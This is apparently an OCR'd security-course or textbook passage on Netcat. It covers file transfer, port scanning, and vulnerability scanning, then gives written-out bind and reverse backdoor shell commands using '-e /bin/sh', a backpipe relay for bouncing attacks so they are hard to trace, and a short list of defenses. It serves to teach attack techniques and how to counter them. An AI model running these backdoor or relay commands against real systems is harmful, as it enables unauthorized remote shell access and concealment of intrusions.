



Figure 8.24 Netcat in client mode and listen mode

Netcat for File Transfer

- Useful for transfering files in/out networks which block FTP sessions
- File can be transferred by having netcat client either “push” it or “pull” it







Figure 8.25 Pushing a file across the network using Netcat



On TCP port 1234

Listen mode

And send in this file

Source machine, offering file for transfer: `$nc -l -p 1234 < [file]`

Destination machine, pulling file: `$nc [remote_machine] 1234 > [file]`

Client mode (default)

On TCP port 1234

And write output here

Figure 8.26 Pulling a file across the network using Netcat

Netcat for Port Scanning

Enter these characters into each port

Display verbose output

```
$ echo QUIT | nc -v -w 3 [target_machine] [startport]-[endport]
```

Client mode (default)

Limit wait for network traffic to 3 seconds

Scan these ports

Note: verbose option will cause Netcat to display a list of open ports on target machine

Connecting to Open UDP and TCP Ports via Netcat

Use UDP
(omit for TCP)

Port number
to connect to

```
$ nc -u [target_machine] [portnum]
```

Client mode
(default)

Target machine
name

Vulnerability Scanning using Netcat

- Finds RPC vulnerabilities
- Finds NFS exports whose file systems can be viewed by everyone
- finds machines with weak trust relationship
- Finds machines with very weak passwords
- Finds buggy FTP servers
- Vulnerability scanning is limited compared to Nessus

Using Netcat to Create a Passive Backdoor Command Shell on any UDP/TCP port

Port to listen to

Victim's machine: `$ nc -l -p [port] -e /bin/sh`

Listen mode

Execute a command shell when someone connects

Destination where listener is located

Attacker's machine: `$ nc [victim_machine] [port]`

Client mode (default)

Port to connect to

Using Netcat to Actively Push a Backdoor Command Shell to Attacker

Port to listen on

Attacker's machine: `$ nc -l -p [port]`

Listen mode

Connect to attacker's machine

Execute a shell to push to the attacker's machine

Victim's machine: `$ nc [attackers_machine] [port] -e /bin/sh`

Client mode (default)

Connect to this port number

Note: useful if firewall blocks inbound connections from Internet

Relaying Traffic with Netcat

- Netcat can be used to bounce an attack across may machines controlled by an attacker
- One each relay machine, a Netcat listener is configured to forward network traffic to a Netcat client on same machine
- Netcat client is configured to forward data to another machine in the relay
- Difficult to trace attacker especially if relays cross language and political borders




Figure 8.27 Setting up relays using Netcat





Figure 8.28 Directing traffic around a packet filter, using a Netcat relay

Creating a Netcat Relay

- Modifying “inetd.conf” or
- Setting up a backpipe

Using Inetd to create a Netcat Relay



Note: /etc/inetd.conf configured to have Netcat listen on port 11111 and forward traffic to port 54321 on host next_hop

Using a Backpipe to create a Netcat Relay

Create a special file

File is named "backpipe"

"p" indicates the special file will hold characters in First-In/First-Out (FIFO) order

```
$ mknod backpipe p
```

Send all received data to the next hop on TCP port 54321

```
$ nc -l -p 11111 0<backpipe | nc [next_hop] 54321 1>backpipe
```

Listen on TCP port 11111

Return data from the backpipe to the source

Send all returned data into the backpipe

Note: Netcat setup to listen on port 1111, forwarding data to next_hop on port 54321. The backpipe file is used to direct response traffic back from destination to the source

Netcat Defenses

- Configure firewall to limit incoming/outgoing traffic to applications (eg. DNS, email, WWW, FTP) that have a business need
- Systems should be listening only on ports that have a business need
- Systems should have the latest security patches
- Know what process are commonly running on your systems so that you can rogue server process